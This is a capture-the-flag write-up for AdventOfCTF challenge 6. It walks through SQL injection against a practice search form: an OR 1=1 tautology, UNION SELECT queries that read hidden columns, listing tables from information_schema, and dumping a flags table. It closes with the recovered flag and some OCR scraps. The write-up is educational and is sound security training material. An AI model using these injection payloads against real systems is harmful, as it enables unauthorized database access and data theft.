

# AdventOfCTF-6




Using basic SQL Injection we can dump all the secrets table.

Use this as search query:

```
' OR 1=1;#
```


As we can see the interesting fields are not shown fully, at first i've tought of using some python code to extract the content of each row character by character , but then I tought about using the first column, because maybe someone forgot to add the 5 char limit on that column.

Using basic UNION injection we can read the contet of the description an proof column.

```
anything' UNION SELECT description, id, proof FROM secrets;#
```


And boom here it is the description column. Nothing interesting to see here.

Let's see what teh proof column has for us.


```
anything' UNION SELECT proof, id, proof FROM secrets;#
```

Annd nothing... What's next? Let's dump the infromation_schema.table row to see if there are any other tables that we are missing. As always we are gonna be using the id row because it does not have the 5 charaters limit.

> Information Schema TABLES Table
> Database table information.
> https://mariadb.com/kb/en/information-schema-tables-table/


```
anything' UNION SELECT TABLE_NAME,'2','3' FROM information_schema.tables;#
```

And right at the bottom the other table we are looking for!





Let's extract the content of the flags table. Here i've selected every column of the flags table.

```
anything' UNION SELECT *, '2', '3' FROM flags;#
```




Flag: NOVI{7h1s_flag_w@s_chuncky_right}


CH-06
06 UNION
OPERATION LEVEL
06
パンク
DREAMER
ADVENT OF CTF
UNION
C
RANK - C